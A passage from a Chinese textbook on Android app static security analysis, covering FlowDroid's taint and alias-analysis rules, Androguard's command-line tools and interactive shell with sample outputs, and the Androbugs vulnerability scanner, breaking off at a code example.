


图 11-15 FlowDroid 污点传播示例

基于这种细粒度的传播分析，FlowDroid 可以提高隐私泄露问题的检出率。

根据过程间控制流图的 4 类边，FlowDroid 设定了 4 条前向污点分析规则：

(1) 对于赋值语句来说，右值为污点数据时，左值也将被标记为污点数据；对于数组类型的数据，一个元素为污点数据时，整个数组都被标记为污点数据；使用 new 语句为变量 x 赋值时，x 之前拥有的污点标记即被擦除；对于算数操作，如 x=a+b，当右边的变量有至少一个有污点标记时，左值被标记为污点数据。

(2) 对于函数调用，例如 c. m(a_0, a_1, …, a_n)，调用参数 a_i 的污点标记传入被调用函数中的对应变量，c 的污点标记传递给被调用函数中的 this 对象，调用者和被调用者共同拥有的静态变量保持原有的污点标记。

(3) 对于函数返回(包括正常返回和异常返回)，例如 b=c. m(a_0, a_1, …, a_n)，被调用者 this 对象的污点标记改变将反馈给 c；如果参数 a_i 不是 string/int 等基本类型，则这些参数在被调用函数运行过程中的污点标记改变将返回给调用者，被调用者和调用者共有的静态变量的污点标记改变将返回给调用者，被调用者返回值的污点标记将反馈给 b。

(4) 对于 call-to-return 的情况，如果调用了数据源函数(source 函数)，则添加新的污点标记；如果调用了原生函数，则根据调用的函数具体区分函数返回值是否添加污点标记。

对于后向别名分析，FlowDroid 同样设置了 4 类规则。假设 A 为别名信息的集合，初始元素为污点数据的访问路径，如 a. g. f。在后向遍历程序语句过程中，当 A 变为空集时，后向别名分析结束。

(1) 对于赋值语句，例如 x. f=y. g，如果 x. f. k 在集合 A 中，则将 x. f. k 从集合 A 中除去，将 y. g. k 加入；对于使用 new 语句的赋值语句，将左值的所有别名信息去掉，例如 x. f. k=new M()，则将 x. f. k 从集合 A 中去掉。

(2) 对于函数调用，因为别名分析是后向分析，因此跟踪函数调用的返回边，例如 b=c. m(a_0, a_1, …, a_n)，假设方法 m 有多个返回点，返回值分别为 r_1, r_2, …, r_n。如果 c. f 存在于调用者的别名集合中，则将 this. f 添加到被调用者的别名集合中；如果调用者和被调用者共用一些静态变量，则将调用者别名集合中这些静态变量的别名信息加入被调用者的别名集合中；如果 b. f 存在于调用者的别名集合中，则对应的被调用者的返回值 r_i. f 也加入被调用者的别名集合中。

(3) 对于函数返回,因为别名分析是后向分析,因此不处理被调用函数返回值对原调用函数的别名影响。

(4) 对于 call-to-return 的情况,将返回值相关的别名信息都删除,例如 b=nativecall(),则将 b.f、b.k 等别名都从别名集合 A 中删除。

FlowDroid 每找到一个别名被标记为污点数据时,都会从这个别名变量开始开启一个前向污点传播分析。但是别名分析本身不是流敏感的。例如,在图 11-16 所示的例子中,通过 foo(a)的调用,a.g.f 被标记为污点数据,通过后向别名分析,在第 3 行 b.f 也被标记为污点数据,此时从第 3 行开始前向污点分析时发现第 4 行出现污点数据进入数据流出点的情况,但是实际运行时,在第 4 行时 b.f 还没有变成污点数据。为了解决这类问题,FlowDroid 引入了污点激活语句的概念,即带有污点标记的数据只有在前向污点分析过程中遇到污点激活语句时才真正成为污点数据。污点数据是在 foo 函数中被设置的,因此在图 11-16 中 foo(a)是函数 main2 中的污点激活语句,含有污点标记的 b.f 在经过第 5 行 foo(a)的执行之后才真正变为污点数据,因此可以判断在第 4 行的数据流出点处并没有实际发生隐私数据的泄露。

```
1  void main2(){
2        A a = new A();
3        G b = a.g;
4        sink(b.f);
5        foo(a);
6  }
```

图 11-16 示例代码

2. Androguard

在 11.3.1 节,已经简单提到使用 Androguard 获取权限使用点的方法,获取权限使用点也是代码分析方法的一个具体应用,下面对 Androguard 中的其他工具进行介绍。

Androguard 在其源码主目录下提供了十几种静态分析工具供分析人员直接使用,其中几种常用工具及其功能如表 11-2 所示。

表 11-2 Androguard 中的常用工具

工具名称	功能说明
androaxml	将 APK 文件中的二进制 AndroidManifest.xml 文件转换成标准格式 xml 文件
androapkinfo	输出 apk 文件中的文件列表、权限列表、组件、方法等
androdiff	比较两个 apk 文件的差异,给出类和方法中不同的部分,包括删除的和新增的内容
androsim	记录两个 apk 文件的相似度,得到相似的方法个数以及增加、删除的方法个数,并根据这些数据计算两个 apk 文件的整体相似度
androrisk	评估一个 apk 文件的危险级别,根据是否申请了敏感权限、是否包含动态加载代码、Java 反射等因素来判断
androdd	为 apk 文件中每个类的方法生成执行流程图,可选 odt 格式或 png、jpg 格式
androgexf	为整个 apk 文件生成函数调用图,输出 gexf 格式的图形文件,需要使用 Gephi 软件查看
apkviewer	为 apk 文件中的每个类生成指令级别的调用关系图,同时也生成一个汇总的调用关系图,输出为 graphml 格式的图形文件,也可以使用 Gephi 软件打开

续表

工具名称	功能说明
androxgmml	分析输入的 apk/jar/class/dex 文件，生成相应的控制流程及调用图，输出 xgmml 格式文件，可用 Cytoscape 软件打开
androcsign	将 apk 文件的签名信息添加到 Androguard 提供的本地数据库中，便于恶意应用的检索
androsign	检索当前 apk 文件的签名是否存在于 Androguard 提供的本地数据库中
androlyze	为分析人员提供交互式分析环境

1）androdiff 和 androsim

androdiff 和 androsim 给出两个 apk 文件在代码上的相似度和不同之处，在检测重打包应用时有一定的帮助作用。其中 androsim 只给出相似部分所占的百分比，androdiff 会给出具体的不同之处。

（1）androsim 的命令格式为

```
androsim.py -i one.apk two.apk
```

输出结果如图 11-17 所示。

```
Elements:
        IDENTICAL:  1
        SIMILAR:    2
        NEW:        3
        DELETED:    5
        SKIPPED:    0
      --> methods:  44.333333% of similarities
```

图 11-17　androsim 的输出结果

（2）androdiff 的命令格式为

```
androdiff.py -i one.apk two.apk
```

输出结果如图 11-18 所示。

2）androdd、androgexf、apkviewer 和 androxgmml

这几个工具都涉及程序的执行流程或调用关系，只是级别不同。

（1）androdd 生成的是方法内部的执行流程图，命令格式为

```
androdd.py -i test.apk -o outdir -d -f png
```

上面的命令指定输出格式为 png，其生成的 onCreate 方法的执行流程图如图 11-19 所示。

（2）androgexf 生成的是整个 apk 文件中的函数的调用关系图，命令格式为

```
androgexf.py -i test.apk -o out.gexf
```

生成的 gexf 图如图 11-20 所示。

```
[ ('Landroid/example/MainActivity2;', 'onCreate', '(Landroid/os/Bundle;)V') ] <-> [ (
'Lcom/example/jex/permtest2/MainActivity;', 'onCreate', '(Landroid/os/Bundle;)V') ]
onCreate-BB@0x0 onCreate-BB@0x0
Added Elements(8)
    0x0 0 const/4 v2, 1
    0x8 2 const/4 v0, 0
    0xa 3 add-int/lit8 v0, v0, 1
    0xe 4 invoke-virtual v3, v3, v0, Lcom/example/jex/permtest2/MainActivity;->fuct1(
    Landroid/content/Context; I)Landroid/content/SharedPreferences;
    0x14 5 invoke-virtual v3, v3, v2, Lcom/example/jex/permtest2/MainActivity;->fuct2(
    Landroid/content/Context; I)Landroid/content/SharedPreferences;
    0x1a 6 invoke-virtual v3, v3, v2, Lcom/example/jex/permtest2/MainActivity;->fuct3(
    Landroid/content/Context; I)Landroid/content/SharedPreferences;
    0x20 7 const/4 v1, 0
    0x22 8 invoke-virtual v3, v3, v1, Lcom/example/jex/permtest2/MainActivity;->fuct4(
    Landroid/content/Context; I)Landroid/content/SharedPreferences;
Deleted Elements(1)
    0x6 1 const v0, 2130903041 # [1.741288877302336e+38]

Elements:
     IDENTICAL: 0
     SIMILAR:   1
     NEW:       0
     DELETED:   0
     SKIPPED:   0


NEW METHODS
    Lcom/example/jex/permtest2/MainActivity; fuct4 (Landroid/content/Context; I)
    Landroid/content/SharedPreferences; 10
    Lcom/example/jex/permtest2/MainActivity; fuct3 (Landroid/content/Context; I)
    Landroid/content/SharedPreferences; 8
    Lcom/example/jex/permtest2/MainActivity; fuct1 (Landroid/content/Context; I)
    Landroid/content/SharedPreferences; 7
DELETED METHODS
    Landroid/example/MainActivity2; onCreateOptionsMenu (Landroid/view/Menu;)Z 12
    Landroid/example/MainActivity2; onOptionsItemSelected (Landroid/view/MenuItem;)Z 15
    Landroid/example/MainActivity; funct1 ()V 2
    Landroid/example/MainActivity; funct2 ()V 11
    Landroid/example/MainActivity; onCreateOptionsMenu (Landroid/view/Menu;)Z 11
```

图 11-18 androdiff 的输出结果

```
0 invoke-super v1, v2, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V
6 const/high16 v0,  32515 # [1.7412886744782398e+38]
a invoke-virtual v1, v0, Landroid/example/MainActivity;->setContentView(I)V
10 invoke-virtual v1, Landroid/example/MainActivity;->funct1()V
16 invoke-virtual v1, Landroid/example/MainActivity;->funct2()V
1c return-void
```

图 11-19 onCreate 方法执行流程图

通过图 11-20 可知，MainActivity 中的 onCreate 方法调用了 setContentView、funct1 和 funct2 这 3 个方法，而 funct2 方法调用了 startActivity 方法。图 11-20 中每个节点的详细信息如图 11-21 所示。

(3) apkviewer 为 apk 文件中每一个类生成指令级的调用关系图，命令格式为

```
apkviewer.py -i test.apk -o outdir
```




图 11-20　函数的调用关系图

Nodes	Id	Label	type	class_name	method_name	descriptor
Landroid/example/MainActivity; funct2 ()V	0	Landroid/ε		Landroid/example/MainActivity;	funct2	()V
Landroid/example/MainActivity; startActivity (Landroid	1	Landroid/ε		Landroid/example/MainActivity;	startActivity	(Landroid/content/Intent;)V
Landroid/example/MainActivity; onCreate (Landroid/os	2	Landroid/ε	activity	Landroid/example/MainActivity;	onCreate	(Landroid/os/Bundle;)V
Landroid/example/MainActivity; setContentView (I)V	3	Landroid/ε		Landroid/example/MainActivity;	setContentView	(I)V
Landroid/example/MainActivity; funct1 ()V	4	Landroid/ε		Landroid/example/MainActivity;	funct1	()V
Landroid/example/MainActivity; onCreateOptionsMenu	5	Landroid/ε		Landroid/example/MainActivity;	onCreateOptionsMen	(Landroid/view/Menu;)Z
Landroid/example/MainActivity; getMenuInflater ()Lan	6	Landroid/ε		Landroid/example/MainActivity;	getMenuInflater	()Landroid/view/MenuInflater;
Landroid/example/MainActivity2; onCreate (Landroid/o	7	Landroid/ε	activity	Landroid/example/MainActivity2	onCreate	(Landroid/os/Bundle;)V
Landroid/example/MainActivity2; setContentView (I)V	8	Landroid/ε		Landroid/example/MainActivity2	setContentView	(I)V
Landroid/example/MainActivity2; onCreateOptionsMer	9	Landroid/ε		Landroid/example/MainActivity2	onCreateOptionsMen	(Landroid/view/Menu;)Z
Landroid/example/MainActivity2; getMenuInflater ()La	10	Landroid/ε		Landroid/example/MainActivity2	getMenuInflater	()Landroid/view/MenuInflater;
ACTIVITY	11	ACTIVITY		Landroid/example/MainActivity;	onCreate	(Landroid/os/Bundle;)VACTIVIT
ACTIVITY	12	ACTIVITY		Landroid/example/MainActivity2	onCreate	(Landroid/os/Bundle;)VACTIVIT

图 11-21 节点详细信息

输出格式为 graphml 文件，apk 文件中的每个类都对应一个 graphml 文件。apkviewer 为每个类创建一个文件夹，在其中存放 graphml 文件，同时在主目录下生成保存方法调用关系的文件 methodcalls. graphml 以及描述 apk 内各文件关系的 apk. graphml 文件。可以使用 Gephi 查看生成的 graphml 文件，不过图形中的每个节点是指令级别的，效果不如 androgexf 生成的 gexf 文件直观。

(4) androxgmml 为参数指定的文件生成函数调用和控制流程图，命令格式为

```
androxgmml.py -i test.apk -o out.xgmml
```

输出为 xgmml 文件，通过 Cytoscape 软件可打开查看。

3) androlyze

androlyze. py 为分析人员提供了一个交互式分析环境，在终端输入 androlyze. py -s 即可进入 shell 交互环境。这里以寻找 funct2()方法的调用路径为例，简单介绍 androlyze. py 的使用。

(1) 获取 APK 对象进行分析。

在终端中输入以下命令：

```
a=APK("./testapp/sample.apk")
```

则 a 中存储了待分析应用的 apk 对象，通过输入“a.”之后按 Tab 键，可以查看可对该对象进行的操作，如图 11-22 所示。

例如，输入 a. get_activities()即可列出 sample. apk 中的所有 Activity 组件，如图 11-23 所示。

(2) 获取 DalvikVMFormat 对象。

在终端中输入

```
d=DalvikVMFormat(a.get_dex())
```

d 中便存储了 sample. apk 的 DalvikVMFormat 对象。针对该对象可进行的操作如图 11-24 所示。

```
In [4]: a.
a.androidversion                        a.get_intent_filters
a.arsc                                  a.get_libraries
a.axml                                  a.get_main_activity
a.declared_permissions                  a.get_max_sdk_version
a.filename                              a.get_min_sdk_version
a.files                                 a.get_package
a.files_crc32                           a.get_permissions
a.format_value                          a.get_providers
a.get_AndroidManifest                   a.get_raw
a.get_activities                        a.get_receivers
a.get_all_dex                           a.get_requested_aosp_permissions
a.get_android_manifest_axml             a.get_requested_aosp_permissions_details
a.get_android_manifest_xml              a.get_requested_permissions
a.get_android_resources                 a.get_requested_third_party_permissions
a.get_androidversion_code               a.get_services
a.get_androidversion_name               a.get_signature
a.get_app_icon                          a.get_signature_name
a.get_app_name                          a.get_signature_names
a.get_certificate                       a.get_signatures
a.get_declared_permissions              a.get_target_sdk_version
a.get_declared_permissions_details      a.is_valid_APK
a.get_details_permissions               a.magic_file
a.get_dex                               a.new_zip
a.get_element                           a.package
a.get_elements                          a.permission_module
a.get_file                              a.permissions
a.get_filename                          a.show
a.get_files                             a.valid_apk
a.get_files_crc32                       a.xml
a.get_files_information                 a.zip
a.get_files_types                       a.zipmodule
```

图 11-22　androlyze 解析对象

```
In [2]: a.get_activities()
Out[2]: ['android.example.MainActivity', 'android.example.MainActivity2']
```

图 11-23　androlyze 解析 Activity 组件图

```
In [4]: d.
d.CM                          d.get_cm_method               d.get_methods_id_item
d.add_idx                     d.get_cm_string               d.get_operand_html
d.api_version                 d.get_cm_type                 d.get_regex_strings
d.classes                     d.get_codes_item              d.get_string_data_item
d.classes_names               d.get_debug_info_item         d.get_strings
d.codes                       d.get_determineException      d.header
d.colorize_operands           d.get_determineNext           d.length_buff
d.config                      d.get_field                   d.list_classes_hierarchy
d.create_python_export        d.get_field_descriptor        d.map_list
d.debug                       d.get_fields                  d.methods
d.disassemble                 d.get_fields_class            d.print_classes_hierarchy
d.fields                      d.get_fields_id_item          d.read
d.fix_checksums               d.get_format                  d.read_b
d.get_BRANCH_DVM_OPCODES      d.get_format_type             d.readat
d.get_all_fields              d.get_header_item             d.register
d.get_api_version             d.get_idx                     d.save
d.get_buff                    d.get_len_methods             d.set_buff
d.get_class                   d.get_method                  d.set_decompiler
d.get_class_manager           d.get_method_by_idx           d.set_gvmanalysis
d.get_classes                 d.get_method_descriptor       d.set_idx
d.get_classes_def_item        d.get_methods                 d.set_vmanalysis
d.get_classes_names           d.get_methods_class           d.show
d.get_cm_field                d.get_methods_descriptor      d.strings
```

图 11-24　获取 DalvikVMFormat 对象

DalvikVMFormat 对象存储了 dex 文件信息，通过 d.show()即可获取 DalvikFormat 类对 dex 文件的分解信息，包括字符串、类型、原型、字段、方法、类以及代码等各种信息，图 11-25 为类型信息描述的部分内容。

```
        MAP_TYPE_ITEM TYPE_TYPE_ID_ITEM
########## Type List Item
########## Type Id Item
descriptor_idx=9 descriptor_idx_value=I
########## Type Id Item
descriptor_idx=11 descriptor_idx_value=Landroid/app/Activity;
########## Type Id Item
descriptor_idx=12 descriptor_idx_value=Landroid/content/Context;
########## Type Id Item
descriptor_idx=13 descriptor_idx_value=Landroid/content/Intent;
########## Type Id Item
descriptor_idx=14 descriptor_idx_value=Landroid/example/BuildConfig;
########## Type Id Item
descriptor_idx=15 descriptor_idx_value=Landroid/example/MainActivity2;
########## Type Id Item
descriptor_idx=16 descriptor_idx_value=Landroid/example/MainActivity;
```

图 11-25 DalvikVMFormat 分类解析

(3) 获取 funct2 方法的信息。

通过 d.get_method("funct2")可以获取 dex 文件中名为"funct2"的方法信息，返回值为 EncodeMethod 对象列表，如图 11-26 所示。

```
In [3]: d.get_method("funct2")
Out[3]: [<androguard.core.bytecodes.dvm.EncodedMethod at 0x4f34110>]
```

图 11-26 EncodeMethod 对象列表解析

通过 EncodeMethod 对象的 show 方法可以获取具体方法的类名、参数、反编译代码等信息，如图 11-27 所示。

```
In [11]: d.get_method("funct2")[0].show()
########## Method Information
Landroid/example/MainActivity;->funct2()V [access_flags=public]
########## Params
local registers: v0...v2
- return: void
####################
********************************************************************************
0       (00000000) new-instance v0, Landroid/content/Intent;
1       (00000004) const-class v1, Landroid/example/MainActivity2;
2       (00000008) invoke-direct v0, v2, v1, Landroid/content/Intent;-><init>(Landroid/content/Context; Ljava/lan
g/Class;)V
3       (0000000e) invoke-virtual v2, v0, Landroid/example/MainActivity;->startActivity(Landroid/content/Intent;)
V
4       (00000014) return-void
********************************************************************************
```

图 11-27 EncodeMethod 详细信息获取图

(4) 获取 funct2 方法的调用路径。



在终端中输入

```
vm=VMAnalysis(d)
```

vm 中存储了 Androguard 针对 DalvikVMFormat 对象的分析结果，创建该对象的过程就是对 DalvikVMFormat 对象进行分析的过程。通过 vm. get_tained_packages() . search_method()方法（注：tained_packages 为了寻找调用路径在 package 中做了一些标记，并不是实际的污点分析），可得到 funct2 方法的调用路径，得到的结果为 PathP 对象列表，如图 11-28 所示。

```
In [25]: vm.get_tainted_packages().search_methods("Landroid/example/MainActivity","funct
2","")
Out[25]: [<androguard.core.analysis.analysis.PathP instance at 0x2c413f8>]
```

图 11-28　PathP 对象列表

通过 show_Path 方法可以展示具体的路径信息，如图 11-29 所示。

```
In [26]: show_Paths(d,vm.get_tainted_packages().search_methods("","funct2",""))
1 Landroid/example/MainActivity;->onCreate(Landroid/os/Bundle;)V (0x16) ---> Landroid/ex
ample/MainActivity;->funct2()V
```

图 11-29　具体路径信息

由图 11-29 中的信息可知，funct2 方法由 MainActivity 中的 onCreate 函数直接调用。

除了上面介绍的几个具体工具，Androguard 还提供了一套 API 供分析人员使用以扩展功能，Androguard 通过已有工具提供的功能都可以通过调用相关的 API 来实现开发。

3. Androbugs

Androbugs[15]是在 Androguard 基础上开发的工具，其主要作用是为 Android 应用开发者检测 apk 文件中的漏洞。Android 应用开发者可能并不知晓已有的安全漏洞，或者在开发时未成功规避漏洞，导致开发的 Android 应用依旧存在已为人所知的漏洞，为 Android 应用的安全带来威胁。为了改变这一现状，Androbugs 应运而生。Androbugs 根据已有漏洞的原理生成相应的判断规则，对待测应用的权限使用、函数参数和调用路径等进行匹配，生成详细的报告列举出漏洞可能存在的位置，并在报告中附上漏洞的简要说明及相关链接方便开发者查看。

Androbugs 在 Androguard 基础上增加了 3 个功能。

1）静态 DVM 引擎

静态 DVM 引擎可直接处理 Dalvik 字节码，因此，dex 文件可以直接作为 Androbugs 工具的输入，当然 apk 文件也可以作为输入。Androbugs 维护了一份简单的寄存器表，将寄存器的值和寄存器关联起来，在分析函数调用时可以获取此时调用参数所在的寄存器，而通过此处的寄存器表，Androbugs 可以查找到寄存器对应的值，即为此时的参数值。

静态 DVM 引擎根据具体的操作码处理寄存器中的值，相应的操作规则如表 11-3 所示。

表 11-3　静态 DVM 的操作规则

操作码 opcode	Smali 操作码	静态 DVM 操作
0x12≤opcode≤0x1c	[const]或 [const/xx]或 [const-string]	在寄存器表中设置对应的立即值
0x0a≤opcode≤0x0d	[move-result vAA]或 [move-result-wide vAA]或 [move-result-object vAA]或 [move-exception vAA]	清除寄存器表中的立即值
0x44≤opcode≤0x4a 或 0x52≤opcode≤0x58 或 0x60≤opcode≤0x66	[aget]或 [aget-xxxx]或 [iget]或 [iget-xxxx]或 [sget]或 [sget-xxxx]	清除寄存器表中的立即值
Opcode==0x6e	[invoke-virtual]	将方法名添加到唤醒的方法列表中

例如下面的代码：

```
Public void helloWorld(){
    int i=0;
    fuct(i);
}
```

